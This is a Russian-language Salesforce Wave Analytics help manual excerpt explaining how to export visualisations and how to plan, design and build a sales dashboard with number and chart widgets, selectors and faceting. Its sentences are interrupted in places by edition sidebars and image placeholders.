
1. Нажмите кнопку «**Действия**».



2. Щелкните «**Экспортировать как изображение**».  
Данное действие инициирует открытие нового окна обозревателя, отображающего визуализацию в виде графического файла PNG.
3. Правой кнопкой мыши щелкните изображение и выберите пункт «**Сохранить изображение как...**».
4. Введите имя файла и нажмите кнопку «**Сохранить**».

## Ключевые элементы панели мониторинга Wave

Панель мониторинга поддерживает не только возможность чтения. Она предоставляет пользователям возможность интерактивного взаимодействия на основе наборов данных, являющихся существенными для компании. Настоятельно рекомендуем не только просматривать снимки, но также использовать инструменты, предназначенные для детализации важных данных. Начните работу прямо сейчас!



Пользователи могут просматривать панель мониторинга Wave путем выбора отображаемых элементов. Каждый элемент — это изображение действующего отфильтрованного запроса базы данных.

### Селекторы

В окне выбора можно выполнить фильтрацию до отдельного нужного значения. Например, выберите максимальное и минимальное значения в окне выбора диапазона, благодаря которым панель мониторинга должна отображать только стоимости, соответствующие указанному диапазону. Настройка данных значений инициирует изменение диаграмм и чисел на странице. Как правило, взаимосвязь селекторов друг с другом позволяет выполнять постепенную

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
визуализаций:

- “Использование Wave Analytics»

детализацию. Например, выберите один селектор для просмотра продаж продукта, затем выберите второй селектор для фильтрации продаж по региону, а затем выберите третий селектор для фильтрации регионов продаж по организации. Существуют разные типы окон выбора: списки, окна выбора, переключатели, окна выбора дат и диапазонов.

### Ключевые индикаторы эффективности

Некоторые данные лучше просматривать в виде отдельных чисел. Некоторые числовые элементы могут зависеть от действий фильтрации, выполняемых над диаграммами или селекторами. Например, при выборе конкретного столбца диаграммы, отображающей ожидаемые продажи отдельных торговых представителей, числовой элемент может отображать текущее значение конкретного столбца взамен итогового.

### Диаграммы

Разнообразные диаграммы позволяют пользователям просматривать данные с разных точек зрения. Многие элементы диаграммы являются интерактивными. Например, щелкните столбец диаграммы и дождитесь отображения результатов. Данное действие инициирует фильтрацию запроса, представленного диаграммой. Внесенная поправка влияет на отображение других значений данной диаграммы, значений других диаграмм и чисел.

## Создание панелей мониторинга Wave

Пользователь, просмотревший данные путем выбора полезных тем и шаблонов, а также создавший как минимум одно представление Lens, может создать панель мониторинга, позволяющую преобразовывать данные в решения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.



Так может выглядеть полностью готовая панель мониторинга. Данный документ содержит подробное описание основных понятий, необходимых для создания панелей мониторинга, а также некоторые рекомендации и полезные советы.

Каждая панель мониторинга является уникальной. Содержимое панели мониторинга может быть самым разнообразным.



**Совет:** Порядок выполнения указанных ниже действий может быть изменен. Некоторые действия являются дополнительными.

### 1. Планирование панели мониторинга

Создание эффективной панели мониторинга требует некоторого планирования и выбора. Планирование панели мониторинга позволяет концентрировать внимание аудитории на управляемом наборе вопросов, который является основой для дальнейших действий, а также поддерживать текущие обновления, помогающие аудитории со временем получать полное и последовательное представление.

### 2. Проектирование панели мониторинга

Прежде чем начать создание панели мониторинга, рекомендуем воспользоваться ее проектированием на бумаге или доске. Визуальное проектирование позволяет определять способы использования панели мониторинга и исключать возможные пробелы.

### 3. Создание панели мониторинга

Если вы обдумываете назначение и конструкцию панели мониторинга, вы готовы создать панель и собрать ее части.

### 4. Преобразование панели мониторинга в конструктор Flex (бета-версия)

Конструктор панели мониторинга Flex предлагает привязку к сетке для быстрого создания визуально эстетичных панелей мониторинга и усовершенствованный механизм перетаскивания для размещения виджетов на холсте конструктора. При изменении размера обозревателя ширина столбцов адаптируется автоматически, сохраняя при этом соотношения размеров. Для увеличения рабочего пространства спрячьте представления Lens и панели свойств при редактировании панели мониторинга. А конструктор Flex предлагает встроенные инструменты для создания представлений Lens в конструкторе.

СМ. ТАКЖЕ:

[Что такое панель мониторинга?](#)

## Планирование панели мониторинга

Создание эффективной панели мониторинга требует некоторого планирования и выбора. Планирование панели мониторинга позволяет концентрировать внимание аудитории на управляемом наборе вопросов, который является основой для дальнейших действий, а также поддерживать текущие обновления, помогающие аудитории со временем получать полное и последовательное представление.

Рекомендуем планировать панель мониторинга в письменной форме. Составленный план позволяет заранее определить направленность панели мониторинга, которой следует придерживаться. Чтобы исключить то, что не поддерживается данной панелью мониторинга, определите конкретный вопрос, бизнес-процесс или группу пользователей.

### 1. Кто является аудиторией?

Будет ли панель мониторинга использоваться руководством, группой маркетинга, группой сбыта или другой группой? Убедитесь, что каждая панель мониторинга отображает данные, характерные только одной аудитории.

Например, при планировании менеджером по продажам панели мониторинга для еженедельной встречи участников группы сбыта аудиторией являются участники данной встречи.

### 2. Что должно оцениваться аудиторией?

Какие вопросы являются обязательными для достижения поставленных целей? Например, аудитории может потребоваться просмотр ожидаемых продаж каждого торгового представителя, а также общих ожидаемых продаж.

### 3. Как часто аудитория должна обновлять информацию?

Требуются ли руководству ежеквартальные финансовые документы? Требуется ли группе маркетинга отслеживание ежедневных количеств созданных интересов?

Чтобы ознакомиться с некоторыми ключевыми задачами, входящими в процесс создания панели мониторинга, в следующих разделах мы создадим панель мониторинга для группы сбыта, которая проводит еженедельные встречи по вопросам пересмотра статуса процесса продаж.

СМ. ТАКЖЕ:

[Какие панели мониторинга следует создать?](#)

## Проектирование панели мониторинга

Прежде чем начать создание панели мониторинга, рекомендуем воспользоваться ее проектированием на бумаге или доске. Визуальное проектирование позволяет определять способы использования панели мониторинга и исключать возможные пробелы.

Помните, что диаграммы в Wave Analytics — это основное средство получения информации, которое при необходимости может использоваться для анализа и подведения итогов. Хорошая панель мониторинга позволяет аудитории детализировать данные, а также находить более точную и полезную информацию.

Ниже перечислены широко распространенные рекомендации по проектированию собственной панели мониторинга.

### 1. Рекомендуем располагать элементы по приоритету (от верхнего левого угла до нижнего правого).

Как правило, пользователи языков, читаемых слева направо, смотрят на верхний левый угол, а затем перемещаются вниз. При проектировании рекомендуем учитывать язык аудитории. Благодаря заметному размещению, важные элементы могут быть найдены даже спешащей или невнимательной аудиторией.


- a. Разместите более общую информацию в диаграммах выше, а дополнительную информацию в диаграммах ниже.
- b. Сгруппируйте фильтры сверху или слева, чтобы их было легко заметить.
- c. Разместите более общую информацию выше и левее, а ниже расположите подробности.

Например, разместите числа, отображающие один показатель (такой как доход за текущий квартал), сверху и слева.


### Выделите факты, необходимые аудитории для быстрого просмотра.

| Summary                |                               |                |                                      |
|------------------------|-------------------------------|----------------|--------------------------------------|
| 123,332,969<br>Flights | 86,542,563,143<br>Miles Flown | 29<br>Carriers | 701.70 mi<br>Average Flight Distance |


- 2. Рекомендуем выбирать типы диаграмм по характеристикам данных, но не по внешнему виду или разнообразию. Например, если большая часть диаграмм отображает динамические изменения значений, то все диаграммы могут быть линейными.
- 3. С помощью контейнеров компоуйте и систематизируйте связанные элементы на панели мониторинга.



4. Назначьте метки разделам и диаграммам, чтобы аннотировать панель мониторинга.



5. Разграничивать разделы можно разными цветами.



6. Не рекомендуем перегружать панель мониторинга, оставьте немного свободного места.

Если диаграмма требует наличия слишком длинного заголовка, убедитесь в целесообразности ее использования. Как правило, тщательно подобранные данные содержат всю необходимую информацию.

## Создание панели мониторинга

Если вы обдумываете назначение и конструкцию панели мониторинга, вы готовы создать панель и собрать ее части.

Панель мониторинга Wave — это набор виджетов, позволяющих просматривать данные с разных точек зрения. Виджеты — это элементы, содержащие информацию, которую следует продемонстрировать аудитории. Существуют разные типы виджетов, например, визуализации на основе запросов, таблицы, фильтры или изображения.

В следующих разделах мы рассмотрим пример, иллюстрирующий создание панели мониторинга ожидаемых продаж с виджетами разного типа.

### 1. Создание панели мониторинга

Для создания панели мониторинга можно воспользоваться предварительно созданным макетом или начать с чистого полотна, чтобы создать собственный макет. Используйте оригинальный конструктор панелей мониторинга или новый гибкий конструктор панелей мониторинга, если он активирован в вашей организации. В нашем примере будем использовать оригинальный конструктор.

### 2. Добавление ключевых индикаторов эффективности на панель мониторинга

Иногда, одно число может быстро продемонстрировать эффективность деятельности. Например, общее количество открытых обращений о поддержке и количество новых обращений о поддержке, открытых в течение данной недели, являются ключевыми показателями того, что менеджер по обслуживанию очень полезен. Добавьте виджеты «Число», чтобы вывести показатели на панель мониторинга.

### 3. Добавление визуализации в панель мониторинга

Добавляйте диаграммы для визуализации и работайте с данными, содержащими информацию о них. Каждая диаграмма основана на базовом запросе в представлении Lens.

### 4. Виджеты «Фасет» для просмотра данных с разных точек зрения

Виджеты, извлеченные из того же набора данных, фасетируются по умолчанию. Фасетирование предполагает, что фильтрация одного виджета инициирует аналогичную фильтрацию всех связанных виджетов. При необходимости включите или выключите фасетирование для каждого виджета.

### 5. Добавление изображений к панели мониторинга

Добавьте изображения данные на панель мониторинга для предоставления аудитории соответствующего контекста и возможности более увлекательного просмотра. Например, при использовании панели мониторинга, предназначенной для отслеживания продаж нескольких продуктов, продукты могут различаться по логотипам.

### 6. Добавление ссылки на представления Lens и другие панели мониторинга

С помощью ссылок можно привязать панель мониторинга к соответствующим представлениям Lens и панелям мониторинга. Этот виджет позволяет разбивать анализы по разным активам вместо того, чтобы заполнять ими отдельную панель мониторинга. Он также помогает создавать разводки для анализа данных.

### 7. Улучшение панели мониторинга

С помощью группировок, цветовых схем, меток и ссылок можно очистить панель мониторинга и сосредоточиться на привлечении внимания аудитории.

### 8. Просмотр сведений о представлении Lens виджета

Чтобы гарантировать отображение виджетом точных данных, просмотрите сведения о представлении Lens виджета.

### 9. Фильтрация или удаление представлений Lens, вырезанных из панели мониторинга

Систематизируйте вырезанные представления Lens, чтобы уменьшить число повторов. Вы можете отфильтровать список вырезанных представлений Lens, чтобы просмотреть неиспользованные представления и удалить их из панели мониторинга.

СМ. ТАКЖЕ:


[Клавиши быстрого доступа Wave](#)

## Создание панели мониторинга


Для создания панели мониторинга можно воспользоваться предварительно созданным макетом или начать с чистого полотна, чтобы создать собственный макет. Используйте оригинальный конструктор панелей мониторинга или новый гибкий конструктор панелей мониторинга, если он активирован в вашей организации. В нашем примере будем использовать оригинальный конструктор.




Данная тема посвящена созданию панелей мониторинга в Wave Analytics. Сведения о создании панелей мониторинга для отчетов см. в статье [Создание панели мониторинга в Salesforce Classic](#).

 **Прим.:** См. «Примечания к выпуску Spring '16», чтобы разобраться в отличиях между оригинальным конструктором и новым гибким конструктором панелей мониторинга.

1. Нажмите кнопку **«Создать»**, затем **> «Панель мониторинга»** на начальной странице. Появятся шаблоны макета.



2. Выберите шаблон макета или создайте пустую панель мониторинга в оригинальном или новом конструкторе панелей мониторинга. В данном случае мы будем создавать пустую панель мониторинга посредством оригинального конструктора.
3. Выберите **«Пустая панель мониторинга в конструкторе панелей»**, затем нажмите кнопку **«Продолжить»**. Откроется конструктор.



4. Чтобы сохранить панель мониторинга в приложении, нажмите кнопку сохранения ().

Save
✕

**Title \***

**Description**

**App**

Sales App
▼


Save

##### 5. Нажмите кнопку «Сохранить».

### Добавление ключевых индикаторов эффективности на панель мониторинга

Иногда, одно число может быстро продемонстрировать эффективность деятельности. Например, общее количество открытых обращений о поддержке и количество новых обращений о поддержке, открытых в течение данной недели, являются ключевыми показателями того, что менеджер по обслуживанию очень полезен. Добавьте виджеты «Число», чтобы вывести показатели на панель мониторинга.

1. Откройте набор данных возможностей и нажмите **+ Measure**, чтобы рассчитать общее значение для всех возможностей в ожидаемых продажах.
  - a. Выберите элемент «Сумма» в левом столбце панели выбора меры.
  - b. Выберите поле набора данных в правой колонке, которую следует суммировать. В данном случае выберите «Сумма».



**Прим.:** Не рекомендуем добавлять группировки. По определению число состоит всего из одной группы. Позже вы добавите диаграмму, отображающую значение для разных группировок.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

2. Добавьте другой тип меры, позволяющий дополнить контекст данной панели мониторинга. Например, чтобы просмотреть количество закрытых сделок, выберите элемент «Количество» и значение «isWon».
3. Чтобы вырезать данное представление Lens в конструктор, щелкните значок ✂ .
  - 💡 **Совет:** При наличии нескольких панелей мониторинга представление Lens вырезается на панель мониторинга, открытую последней.
4. В конструкторе панелей мониторинга щелкните виджет «Число» ( **123** ), затем выберите первое вырезанное представление Lens, содержащее суммарное значение. Число, отображаемое в виджете «Число», соответствует первой (крайней левой) выбранной мере.
5. Чтобы выбрать другую меру из представления Lens или настроить другие полезные свойства, выберите виджет «Число» и настройте свойства в соответствующем разделе.
  - a. Введите заголовок виджета. Иногда стандартный заголовок, извлекаемый из имени поля, может быть слишком зашифрованным для аудитории.
  - b. Чтобы уменьшить слишком длинное число, выберите **«Сокращенное число»**. Данный параметр возвращает длинное число (например, «2 148 352») в виде сокращения (например, «2 млн . »).
6. Используйте такую же процедуру и добавьте другой виджет «Число» на основе второго вырезанного представления Lens, содержащего число реализованных сделок.
 

Теперь на панели мониторинга два виджета «Число».

## Добавление визуализации в панель мониторинга

Добавляйте диаграммы для визуализации и работайте с данными, содержащими информацию о них. Каждая диаграмма основана на базовом запросе в представлении Lens.


На следующих этапах мы создадим две интерактивные диаграммы, позволяющие аудитории анализировать процессы продаж. В первой диаграмме ожидаемые продажи будут анализироваться по ответственному за организацию. Во второй диаграмме — по этапу. Обе диаграммы будут основаны на представлении «Потенциальные клиенты», содержащем подсчет числа потенциальных клиентов без группировок.


1. Убедитесь, что панель мониторинга «Ожидаемые продажи» открыта.

Панель мониторинга, в которую будут вырезаться представления, должна быть открыта.

 **Прим.:** Если она открыта не будет, Wave создаст новую панель мониторинга.

2. Откройте представление «Потенциальные клиенты» на начальной странице.
3. Сгруппируйте данные по ответственному за организацию.




4. Щелкните , чтобы вырезать представление в панель мониторинга.
  5. Измените группировку «Ответственный за организацию» на группировку «Имя этапа». Чтобы изменить группировку, щелкните по ней и выберите новую группировку.
  6. Вырежьте представление в конструктор.
- Когда оба представления будут вырезаны в панель мониторинга, мы можем на их основе построить диаграммы.
7. Просмотрите панель мониторинга «Ожидаемые продажи» в конструкторе.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**


Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.




8. В конструкторе панели мониторинга щелкните по виджету «Диаграмма» и выберите первое вырезанное представление, содержащее число потенциальных клиентов, сгруппированных по ответственному за организацию. В диаграмме показаны результаты из базового запроса в вырезанном представлении.




9. Создайте другую диаграмму на основе другого вырезанного представления Lens — диаграмму, сгруппированную по имени этапа. В новом виджете «Диаграмма» показано число потенциальных клиентов на каждом этапе.



10. Щелкните , чтобы просмотреть панель мониторинга в режиме презентации.

Теперь просмотрите представление панели мониторинга с точки зрения аудитории и при необходимости задайте нужные вопросы.



### Виджеты «Фасет» для просмотра данных с разных точек зрения

Виджеты, извлеченные из того же набора данных, фасетируются по умолчанию. Фасетирование предполагает, что фильтрация одного виджета инициирует аналогичную фильтрацию всех связанных виджетов. При необходимости включите или выключите фасетирование для каждого виджета.

Рассмотрим, как работает фасетирование к виджетам «Число» и «Диаграмма», добавленными на панель мониторинга.

1. На панели мониторинга «Ожидаемые продажи» щелкните первую панель в диаграмме, отображающей число потенциальных клиентов, сгруппированных по ответственному за организацию.


Обратите внимание, что первая панель выделилась и результаты других виджетов изменились. Благодаря фасетированию теперь виджеты «Число» и вторая диаграмма отображают результаты только для выбранного ответственного за организацию. Каждый виджет отображает тот же набор данных, но с другой точки зрения. Виджеты, созданные на основе того же набора данных, фасетируются по умолчанию.

### ВЕРСИИ

